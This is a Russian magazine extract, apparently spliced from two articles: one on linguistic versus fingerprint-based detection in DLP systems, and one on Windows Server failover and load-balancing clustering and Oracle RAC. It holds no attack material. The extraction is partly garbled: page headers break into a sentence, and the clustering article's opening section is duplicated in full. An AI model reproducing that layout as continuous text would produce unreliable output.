Достоинства технологии

Достоинства лингвистических технологий в том, что они работают напрямую с содержанием документов, то есть им не важно, где и как был создан документ, какой на нем гриф и как называется файл — документы защищаются немедленно. Это важно, например, при обработке черновиков конфиденциальных документов или для защиты входящей документации. Если документы, созданные и используемые внутри компании, еще как-то можно специфическим образом именовать, грифовать или метить, то входящие документы могут иметь не принятые в организации грифы и метки. Черновики (если они, конечно, не создаются в системе защищенного документооборота) тоже могут уже содержать конфиденциальную информацию, но еще не содержать необходимых грифов и меток. Еще одно достоинство лингвистических технологий — их обучаемость. Если ты хоть раз в жизни нажимал в почтовом клиенте кнопку «Не спам», то уже представляешь клиентскую часть системы обучения лингвистического движка. Замечу, что тебе совершенно не нужно быть дипломированным лингвистом и знать, что именно изменится в базе категорий — достаточно указать системе ложное срабатывание, все остальное она сделает сама.

Третьим достоинством лингвистических технологий является их масштабируемость. Скорость обработки информации пропорциональна ее количеству и абсолютно не зависит от количества категорий.

До недавнего времени построение иерархической базы категорий (исторически ее называют БКФ — база контентной фильтрации, но это название уже не отражает настоящего смысла) выглядело неким шаманством профессиональных лингвистов, поэтому настройку БКФ можно было смело отнести к недостаткам. Но с выходом в 2010 сразу нескольких продуктов «автолингвистов» построение первичной базы категорий стало предельно простым — системе указываются места, где хранятся документы определенной категории, и она сама определяет лингвистические признаки этой категории, а при ложных срабатываниях — самостоятельно обучается. Так что теперь к достоинствам лингвистических технологий добавилась простота настройки.

И еще одно достоинство лингвистических технологий, которое хочется отметить в статье — возможность детектировать в информационных потоках категории, не связанные с документами, находящимися внутри компании. Инструмент для контроля содержимого информационных потоков может определять такие категории, как противоправная деятельность (пиратство, распространение запрещенных товаров), использование инфраструктуры компании в собственных целях, нанесение вреда имиджу компании (например, распространение порочащих слухов) и так далее.

Недостатки технологий

Основным недостатком лингвистических технологий является их зависимость от языка. Невозможно использовать лингвистический движок, разработанный для одного языка, в целях анализа другого. Это было особенно заметно при выходе на российский рынок американских производителей — они были не готовы столкнуться с российским словообразованием и наличием шести кодировок. Недостаточно было перевести на русский язык категории и ключевые слова — в английском языке словообразование довольно простое, а падежи выносятся в предлоги, то есть при изменении падежа меняется предлог, а не само слово. Большинство существительных в

ОПТИМИЗАЦИЯ БИЗНЕС-ПРОЦЕССОВ, ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ РАБОТЫ ПЕРСОНАЛА



ОБЕСПЕЧЕНИЕ СООТВЕТСТВИЯ ТРЕБОВАНИЯМ МЕЖДУНАРОДНЫХ И НАЦИОНАЛЬНЫХ РЕГУЛЯТОРОВ

английском языке становятся глаголами без изменений слова. И так далее. В русском все не так — один корень может породить десятки слов в разных частях речи.

В Германии американских производителей лингвистических технологий встретила другая проблема — так называемые «компаунды», составные слова. В немецком языке принято присоединять определения к главному слову, в результате чего получаются слова, иногда состоящие из десятка корней. В английском языке такого нет, там слово — последовательность букв между двумя пробелами, соответственно английский лингвистический движок оказался неспособен обработать незнакомые длинные слова.

Справедливости ради следует сказать, что сейчас эти проблемы во многом американскими производителями решены. Пришлось довольно сильно переделать (а иногда и писать заново) языковой движок, но большие рынки России и Германии наверняка того стоят. Также сложно обрабатывать лингвистическими технологиями мультязычные тексты. Однако с двумя языками большинство движков все-таки справляются, обычно это национальный язык + английский — для большинства бизнес-задач этого вполне достаточно. Хотя автору встречались конфиденциальные тексты, содержащие, например, одновременно казахский, русский и английский, но это скорее исключение, чем правило.

Еще одним недостатком лингвистических технологий для контроля всего спектра корпоративной конфиденциальной информации является то, что не вся конфиденциальная информация находится в виде связанных текстов. Хотя в базах данных информация и хранится в текстовом виде, и нет никаких проблем извлечь текст из СУБД, полученная информация чаще всего содержит имена собственные — ФИО, адреса, названия компаний, а также цифровую информацию — номера счетов, кредитных карт, их баланс и прочее. Обработка подобных данных с помощью лингвистики много пользы не принесет. То же самое можно сказать о форматах CAD/CAM, то есть чертежах, в которых зачастую содержится интеллектуальная собственность, программных кодах и медийных (видео/аудио) форматах — какие-то тексты из них можно извлечь, но их обработка также неэффективна. Еще года три назад это касалось и отсканированных текстов, но лидирующие производители DLP-систем оперативно добавили оптическое распознавание и справились с этой проблемой. Но самым большим и наиболее часто критикуемым недостатком лингвистических технологий является все-таки вероятностный подход к категоризации. Если ты когда-нибудь читал письмо с категорией «Probably SPAM», то поймешь, о чем я. Если такое творится со спамом, где всего две категории (спам/не спам), можно себе представить, что будет, когда в систему загружат несколько десятков категорий и классов конфиденциальности. Хотя обучением системы можно достигнуть 92-95% точности, для большинства пользователей это означает, что каждое десятое или двадцатое перемещение

информации будет ошибочно причислено не к тому классу со всеми вытекающими для бизнеса последствиями (утечка или прерывание легитимного процесса).

Обычно не принято относить к недостаткам сложность разработки технологий, но не упомянуть о ней нельзя. Разработка серьезного лингвистического движка с категоризацией текстов более чем по двум категориям — наукоемкий и довольно сложный технологически процесс. Прикладная лингвистика — быстро развивающаяся наука, получившая сильный толчок в развитии с распространением интернет-поиска, но сегодня на рынке присутствуют единицы работоспособных движков категоризации: для русского языка их всего два, а для некоторых языков их просто еще не разработали. Поэтому на DLP-рынке существует лишь пара компаний, которые способны в полной мере категоризировать информацию «на лету». Можно предположить, что когда рынок DLP увеличится до многомиллиардных размеров, на него с легкостью выйдет Google. С собственным лингвистическим движком, отестированным на триллионах поисковых запросов по тысячам категорий, ему не составит труда сразу отхватить серьезный кусок этого рынка.

Статистические методы

Задача компьютерного поиска значимых цитат (почему именно «значимых» — немного позже) заинтересовала лингвистов еще в 70-х годах прошлого века, если не раньше. Текст разбивался на куски определенного размера, с каждого из которых снимался хеш. Если некоторая последовательность хешей встречалась в двух текстах одновременно, то с большой вероятностью тексты в этих областях совпадали.

Побочным продуктом исследований в этой области является, например, «альтернативная хронология» Анатолия Фоменко, уважаемого ученого, который занимался «корреляциями текстов» и однажды сравнил русские летописи разных исторических периодов. Удивившись, насколько совпадают летописи разных веков (более чем на 60%), в конце 70-х он выдвинул теорию, что наша хронология на несколько веков короче. Поэтому, когда какая-то выходящая на рынок DLP-компания предлагает «революционную технологию поиска цитат», можно с большой вероятностью утверждать, что ничего, кроме новой торговой марки, компания не создала.

Статистические технологии относятся к текстам не как к связанной последовательности слов, а как к произвольной последовательности символов, поэтому одинаково хорошо работают с текстами на любых языках. Поскольку любой цифровой объект — хоть картинка, хоть программа — тоже последовательность символов, то те же методы могут применяться для анализа не только текстовой информации, но и любых цифровых объектов. И если совпадают хеши в двух аудиофайлах — наверняка в одном из них содержится цитата из другого, поэтому статистические методы являются эффективными

средствами защиты от утечки аудио и видео, активно применяющиеся в музыкальных студиях и кинокомпаниях.

Самое время вернуться к понятию «значимая цитата». Ключевой характеристикой сложного хеша, снимаемого с защищаемого объекта (который в разных продуктах называется то Digital Fingerprint, то Document DNA), является шаг, с которым снимается хеш. Как можно понять из описания, такой «отпечаток» является уникальной характеристикой объекта и при этом имеет свой размер. Это важно, поскольку если снять отпечатки с миллионов документов (а это объем хранилища среднего банка), то для хранения всех отпечатков понадобится достаточное количество дискового пространства. От шага хеша зависит размер такого отпечатка — чем меньше шаг, тем больше отпечаток. Если снимать хеш с шагом в один символ, то размер отпечатка превысит размер самого образца. Если для уменьшения «веса» отпечатка увеличить шаг (например, 10 000 символов), то вместе с этим увеличивается вероятность того, что документ, содержащий цитату из образца длиной в 9 900 символов, будет конфиденциальным, но при этом проскочит незаметно.

С другой стороны, если для увеличения точности детекта брать очень мелкий шаг, несколько символов, то можно увеличить количество ложных срабатываний до неприемлемой величины. В терминах текста это означает, что не стоит снимать хеш с каждой буквы — все слова состоят из букв, и система будет принимать наличие букв в тексте за содержание цитаты из текста-образца. Обычно производители сами рекомендуют некоторый оптимальный шаг снятия хешей, чтобы размер цитаты был достаточный и при этом вес самого отпечатка был небольшой — от 3% (текст) до 15% (сжатое видео). В некоторых продуктах производители позволяют менять размер значимости цитаты, то есть увеличивать или уменьшать шаг хеша.

Достоинства технологии

Как можно понять из описания, для детектирования цитаты нужен объект-образец. И статистические методы могут с хорошей точностью (до 100%) сказать, есть в проверяемом файле значимая цитата из образца или нет. То есть система не берет на себя ответственность за категоризацию документов — такая работа полностью лежит на совести того, кто категоризировал файлы перед снятием отпечатков. Это сильно облегчает защиту информации в случае, если на предприятии в некотором месте (местах) хранятся нечасто изменяющиеся и уже категоризированные файлы. Тогда достаточно с каждого из этих файлов снять отпечаток, и система будет, в соответствии с настройками, блокировать пересылку или копирование файлов, содержащих значимые цитаты из образцов.

Независимость статистических методов от языка текста и нетекстовой информации — тоже неоспоримое преимущество. Они хороши при защите статических цифровых объектов любого типа — картинок, аудио/видео, баз данных. Про защиту динамических объектов я расскажу в разделе «недостатки».

Недостатки технологии

Как и в случае с лингвистикой, недостатки технологии — обратная сторона достоинств. Простота обучения системы (указал системе файл, и он уже защищен) перекладывает на пользователя ответственность за обучение системы. Если вдруг конфиденциальный файл оказался не в том месте либо не был проиндексирован по халатности или злостному умыслу, то система его защищать не будет. Соответственно, компании, заботящиеся о защите конфиденциальной информации от утечки, должны предусмотреть процедуру контроля того, как индексируются DLP-системой конфиденциальные файлы.

Еще один недостаток — физический размер отпечатка. Автор неоднократно видел впечатляющие пилотные проекты на отпечатках, когда DLP-система со 100% вероятностью блокирует пересылку документов, содержащих значимые цитаты из трехсот документов-образцов. Однако через год эксплуатации системы в боевом режиме отпечаток

каждого исходящего письма сравнивается уже не с тремя сотнями, а с миллионами отпечатков-образцов, что существенно замедляет работу почтовой системы, вызывая задержки в десятки минут. Как я и обещал выше, опишу свой опыт по защите динамических объектов с помощью статистических методов. Время снятия отпечатка напрямую зависит от размера файла и его формата. Для текстового документа типа этой статьи это занимает доли секунды, для полуторачасового MP4-фильма — десятки секунд. Для редкоизменяемых файлов это не критично, но если объект меняется каждую минуту или даже секунду, то возникает проблема: после каждого изменения объекта с него нужно снять новый отпечаток... Код, над которым работает программист, еще не самая большая сложность, гораздо хуже с базами данных, используемыми в биллинге, АБС или call-центрах. Если время снятия отпечатка больше, чем время неизменности объекта, то задача решения не имеет. Это не такой уж и экзотический случай — например, отпечаток базы данных, хранящей номера телефонов клиентов федерального сотового оператора, снимается несколько дней, а меняется ежесекундно. Поэтому, когда DLP-вендор утверждает, что его продукт может защитить вашу базу данных, мысленно добавляйте слово «квазистатическую».

Единство и борьба противоположностей

Как видно из предыдущего раздела статьи, сила одной технологии проявляется там, где слаба другая. Лингвистике не нужны образцы, она категоризирует данные на лету и может защищать информацию, с которой случайно или умышленно не был снят отпечаток. Отпечаток дает лучшую точность и поэтому предпочтительнее для использования в автоматическом режиме. Лингвистика отлично работает с текстами, отпечатки — с другими форматами хранения информации.

Поэтому большинство компаний-лидеров используют в своих разработках обе технологии, при этом одна из них является основной, а другая — дополнительной. Это связано с тем, что изначально продукты компании использовали только одну технологию, в которой компания продвинулась дальше, а затем, по требованию рынка, была подключена вторая. Так, например, ранее InfoWatch использовал только лицензированную лингвистическую технологию Morph-Logic, а Websense — технологию PreciseID, относящуюся к категории Digital Fingerprint, но сейчас компании используют оба метода.

В идеале использовать две эти технологии нужно не параллельно, а последовательно. Например, отпечатки лучше справятся с определением типа документа — договор это или балансовая ведомость, например. Затем можно подключать уже лингвистическую базу, созданную специально для этой категории. Это сильно экономит вычислительные ресурсы.

За пределами статьи остались еще несколько типов технологий, используемых в DLP-продуктах. К таким относятся, например, анализатор структур, позволяющий находить в объектах формальные структуры (номера кредитных карт, паспортов, ИНН и так далее), которые невозможно детектировать ни с помощью лингвистики, ни с помощью отпечатков. Также не раскрыта тема разного типа меток — от записей в атрибутных полях файла или просто специального наименования файлов до специальных криптоконтейнеров. Последняя технология отживает свое, поскольку большинство производителей предпочитает не изобретать велосипед самостоятельно, а интегрироваться с производителями DRM-систем, такими как Oracle IRM или Microsoft RMS.

DLP-продукты — быстроразвивающаяся отрасль информационной безопасности, у некоторых производителей новые версии выходят очень часто, более одного раза в год.

С нетерпением ждем появления новых технологий анализа корпоративного информационного поля для увеличения эффективности защиты конфиденциальной информации. ■



Титаны кластерного фронта

Решения для построения кластеров от Microsoft и Oracle

Как известно, кластеры позволяют решать проблемы, связанные с производительностью, балансировкой нагрузки и отказоустойчивостью. Для построения кластеров используются различные решения и технологии, как на программном, так и на аппаратном уровне. В этой статье будут рассмотрены программные решения, предлагаемые компаниями Microsoft и Oracle.

Виды кластеров

Кластер — это группа независимых компьютеров (так называемых узлов или нодов), к которой можно получить доступ как к единой системе. Кластеры могут быть предназначены для решения одной или нескольких задач. Традиционно выделяют три типа кластеров:

- Кластеры высокой готовности или отказоустойчивые кластеры (high-availability clusters или failover clusters) используют избыточные узлы для обеспечения работы в случае отказа одного из узлов.
- Кластеры балансировки нагрузки (load-balancing clusters) служат для распределения запросов от клиентов по нескольким серверам, образующим кластер.
- Вычислительные кластеры (compute clusters), как следует из названия, используются в вычислительных целях, когда задачу можно разделить на несколько подзадач, каждая из которых может выполняться на отдельном узле. Отдельно выделяют высокопроизводительные кластеры (HPC — high performance computing clusters), которые составляют около 82% систем в рейтинге суперкомпьютеров Top500. Системы распределенных вычислений (grid) иногда относят к отдельному типу кластеров, который может состоять из территориально разнесенных серверов с отличающимися операционными системами и аппаратной конфигурацией. В случае грид-вычислений взаимодействия между узлами происходят значительно реже, чем в вычислительных кластерах. В грид-системах могут быть объединены HPC-кластеры, обычные рабочие станции и другие устройства. Такую систему можно рассматривать как обобщение понятия «кластер». Кластеры могут быть сконфигурированы в режиме работы active/active, в этом случае все узлы обрабатывают запросы пользователей и ни один из них не простаивает в режиме ожидания, как это происходит в варианте active/passive.

Oracle RAC и Network Load Balancing являются примерами active/active кластера. Failover Cluster в Windows Server служит примером active/passive кластера. Для организации active/active кластера требуются более изощренные механизмы, которые позволяют нескольким узлам обращаться к одному ресурсу и синхронизовать изменения между всеми узлами. Для организации кластера требуется, чтобы узлы были объединены в сеть, для чего наиболее часто используется либо традиционный Ethernet, либо InfiniBand. Программные решения могут быть довольно чувствительны к задержкам — так, например, для Oracle RAC задержки не должны превышать 15 мс. В качестве технологий хранения могут выступать Fibre Channel, iSCSI или NFS файловые сервера. Однако оставим аппаратные технологии за рамками статьи и перейдем к рассмотрению решений на уровне операционной системы (на примере Windows Server 2008 R2) и технологиям, которые позволяют организовать кластер для конкретной базы данных (Oracle Database 11g), но на любой поддерживаемой ОС.

Windows Clustering

У Microsoft существуют решения для реализации каждого из трех типов кластеров. В состав Windows Server 2008 R2 входят две технологии: Network Load Balancing (NLB) Cluster и Failover Cluster. Существует отдельная редакция Windows Server 2008 HPC Edition для организации высокопроизводительных вычислительных сред. Эта редакция лицензируется только для запуска HPC-приложений, то есть на таком сервере нельзя запускать базы данных, web- или почтовые сервера. NLB-кластер используется для фильтрации и распределения TCP/IP-трафика между узлами. Такой тип кластера предназначен для работы с сетевыми приложениями — например, IIS, VPN или межсетевым экраном. Могут возникать сложности с приложениями, которые полага-



Титаны кластерного фронта

Решения для построения кластеров от Microsoft и Oracle

Как известно, кластеры позволяют решать проблемы, связанные с производительностью, балансировкой нагрузки и отказоустойчивостью. Для построения кластеров используются различные решения и технологии, как на программном, так и на аппаратном уровне. В этой статье будут рассмотрены программные решения, предлагаемые компаниями Microsoft и Oracle.

Виды кластеров

Кластер — это группа независимых компьютеров (так называемых узлов или нодов), к которой можно получить доступ как к единой системе. Кластеры могут быть предназначены для решения одной или нескольких задач. Традиционно выделяют три типа кластеров:

- Кластеры высокой готовности или отказоустойчивые кластеры (high-availability clusters или failover clusters) используют избыточные узлы для обеспечения работы в случае отказа одного из узлов.
- Кластеры балансировки нагрузки (load-balancing clusters) служат для распределения запросов от клиентов по нескольким серверам, образующим кластер.
- Вычислительные кластеры (compute clusters), как следует из названия, используются в вычислительных целях, когда задачу можно разделить на несколько подзадач, каждая из которых может выполняться на отдельном узле. Отдельно выделяют высокопроизводительные кластеры (HPC — high performance computing clusters), которые составляют около 82% систем в рейтинге суперкомпьютеров Top500. Системы распределенных вычислений (grid) иногда относят к отдельному типу кластеров, который может состоять из территориально разнесенных серверов с отличающимися операционными системами и аппаратной конфигурацией. В случае грид-вычислений взаимодействия между узлами происходят значительно реже, чем в вычислительных кластерах. В грид-системах могут быть объединены HPC-кластеры, обычные рабочие станции и другие устройства. Такую систему можно рассматривать как обобщение понятия «кластер». Кластеры могут быть сконфигурированы в режиме работы active/active, в этом случае все узлы обрабатывают запросы пользователей и ни один из них не простаивает в режиме ожидания, как это происходит в варианте active/passive.

Oracle RAC и Network Load Balancing являются примерами active/active кластера. Failover Cluster в Windows Server служит примером active/passive кластера. Для организации active/active кластера требуются более изощренные механизмы, которые позволяют нескольким узлам обращаться к одному ресурсу и синхронизовать изменения между всеми узлами. Для организации кластера требуется, чтобы узлы были объединены в сеть, для чего наиболее часто используется либо традиционный Ethernet, либо InfiniBand. Программные решения могут быть довольно чувствительны к задержкам — так, например, для Oracle RAC задержки не должны превышать 15 мс. В качестве технологий хранения могут выступать Fibre Channel, iSCSI или NFS файловые сервера. Однако оставим аппаратные технологии за рамками статьи и перейдем к рассмотрению решений на уровне операционной системы (на примере Windows Server 2008 R2) и технологиям, которые позволяют организовать кластер для конкретной базы данных (Oracle Database 11g), но на любой поддерживаемой ОС.

Windows Clustering

У Microsoft существуют решения для реализации каждого из трех типов кластеров. В состав Windows Server 2008 R2 входят две технологии: Network Load Balancing (NLB) Cluster и Failover Cluster. Существует отдельная редакция Windows Server 2008 HPC Edition для организации высокопроизводительных вычислительных сред. Эта редакция лицензируется только для запуска HPC-приложений, то есть на таком сервере нельзя запускать базы данных, web- или почтовые сервера. NLB-кластер используется для фильтрации и распределения TCP/IP-трафика между узлами. Такой тип кластера предназначен для работы с сетевыми приложениями — например, IIS, VPN или межсетевым экраном. Могут возникать сложности с приложениями, которые полага-



ются на сессионные данные, при перенаправлении клиента на другой узел, на котором этих данных нет. В NLB-кластер можно включать до тридцати двух узлов на x64-редакциях, и до шестнадцати — на x86. Failoverclustering — это кластеризация с переходом по отказу, хотя довольно часто термин переводят как «отказоустойчивые кластеры». Узлы кластера объединены программно и физически с помощью LAN- или WAN-сети, для multi-site кластера в Windows Server 2008 убрано требование к общей задержке 500 мс, и добавлена возможность гибко настраивать heartbeat. В случае сбоя или планового отключения сервера кластеризованные ресурсы переносятся на другой узел. В Enterprise edition в кластер можно объединять до шестнадцати узлов, при этом пятнадцать из них будут простаивать до тех пор, пока не произойдет сбой. Приложения без поддержки кластеров (cluster-unaware) не взаимодействуют со службами кластера и могут быть переключены на другой узел только в случае аппаратного сбоя. Приложения с поддержкой кластеров (cluster-aware), разработанные с использованием ClusterAPI, могут быть защищены от программных и аппаратных сбоев.

Развертывание failover-кластера

Процедуру установки кластера можно разделить на четыре этапа. На первом этапе необходимо сконфигурировать аппаратную часть, которая должна соответствовать The Microsoft Support Policy for Windows Server 2008 Failover Clusters. Все узлы кластера должны состоять из одинаковых или сходных компонентов. Все узлы кластера должны иметь доступ к хранилищу, созданному с использованием FibreChannel, iSCSI или Serial Attached SCSI. От хранилищ, работающих с Windows Server 2008, требуется поддержка persistent reservations.

На втором этапе на каждый узел требуется добавить компонент Failover Clustering — например, через Server Manager. Эту задачу можно выполнять с использованием учетной записи, обладающей административными правами на каждом узле. Серверы должны принадлежать к одному домену. Желательно, чтобы все узлы кластера были с одинаковой ролью, причем лучше использовать роль member server, так как роль domain controller чревата возможными проблемами с DNS и Exchange.

Третий не обязательный, но желательный этап заключается в проверке конфигурации. Проверка запускается через оснастку Failover Cluster Management. Если для проверки конфигурации указан только один узел, то часть проверок будет пропущена (рис. 1).

На четвертом этапе создается кластер. Для этого из Failover Cluster Management запускается мастер Create Cluster, в котором указываются серверы, включаемые в кластер, имя кластера и дополнительные настройки IP-адреса. Если серверы подключены к сетям, которые не будут использоваться для общения в рамках кластера (например, подключение только для обмена данными с хранилищем), то в свойствах этой сети в Failover Cluster Management необходимо установить параметр «Do not allow the cluster to use this network».

После этого можно приступить к настройке приложения, которое требуется сконфигурировать для обеспечения его высокой доступности. Для этого необходимо запустить High Availability Wizard, который можно найти в Services and Applications оснастки Failover Cluster Management (рис. 2).

Cluster Shared Volumes

В случае failover-кластера доступ к LUN, хранящему данные, может осуществлять только активный узел, который владеет этим ресурсом




Рис. 1. Проверка конфигурации failover-кластера

(рис. 3). При переключении на другой узел происходит размонтирование LUN и монтирование его для другого узла. В большинстве случаев эта задержка не является критичной, но при виртуализации может требоваться вообще нулевая задержка на переключение виртуальных машин с одного узла на другой.

Еще одна проблема, возникающая из-за того, что LUN является минимальной единицей обхода отказа, заключается в том, что при сбое одного приложения, находящегося на LUN, приходится переключать все приложения, которые хранятся на этом LUN, на другой сервер. Во всех приложениях (включая Hyper-V до второго релиза Server 2008) это удавалось обходить за счет многочисленных LUN, на каждом из которых хранились данные только одного приложения. В Server 2008 R2 появилось решение для этих проблем, но предназначенное для работы только с Hyper-V и CSV (Cluster Shared Volumes). CSV позволяет размещать на общем хранилище виртуальные машины, запускаемые на разных узлах кластера — тем самым разбивается зависимость между ресурсами приложения (в данном случае виртуальными машинами) и дисковыми ресурсами. В качестве файловой системы CSV использует обычную NTFS. Для включения CSV необходимо в Failover Cluster Manage выполнить команду Enable Cluster Shared Volumes. Отключить поддержку CSV можно только через консоль:

```
Get-Cluster | %{$_.EnableSharedVolumes = "Disabled"}
```

Для использования этой команды должен быть загружен Failover Clusters, модуль PowerShell. Использование CSV совместно с live migration позволяет перемещать виртуальные машины между физическими серверами в считанные миллисекунды, без обрыва сетевых соединений и совершенно прозрачно для пользователей. Стоит отметить, что копировать любые данные (например, готовые виртуальные машины) на общие диски, использующие CSV, следует через узел-координатор. Несмотря на то, что общий диск доступен со всех узлов класте-

ра, перед записью данных на диск узлы запрашивают разрешение у узла-координатора. При этом, если запись требует изменений на уровне файловой системы (например, смена атрибутов файла или увеличение его размера), то записью занимается сам узел-координатор.

Oracle RAC

Oracle Real Application Clusters (RAC) — это дополнительная опция Oracle Database, которая впервые появилась в Oracle Database 9i под названием OPS (Oracle Parallel Server). Опция предоставляет возможность нескольким экземплярам совместно обращаться к одной базе данных. Базой данных в Oracle Database называется

Ссылки по теме

- High Availability решения от Microsoft: microsoft.com/windowsserver2008/en/us/high-availability.aspx;
- Подборка ссылок на документацию и ресурсы по Failover Clustering и NLB: blogs.msdn.com/b/clustering/archive/2009/08/21/9878286.aspx (блог — Clustering and High-Availability содержит много полезной информации);
- Документация и дистрибутивы Oracle RAC: oracle.com/technetwork/database/clustering/overview/index.html;
- Документация и дистрибутивы Oracle Clusterware и Oracle Grid Infrastructure: oracle.com/technetwork/database/clusterware/overview/index.html;
- Настройка Oracle Clusterware для защиты Single Instance Oracle Database 11g: oracle.com/technetwork/database/si-db-failover-11g-134623.pdf.




Рис. 2. High availability wizard

ся совокупность файлов данных, журнальных файлов, файлов параметров и некоторых других типов файлов. Для того, чтобы пользовательские процессы могли получить доступ к этим данным, должен быть запущен экземпляр. Экземпляр (instance) в свою очередь состоит из структур памяти (SGA) и фоновых процессов. В отсутствие RAC получить доступ к базе данных может строго один экземпляр.

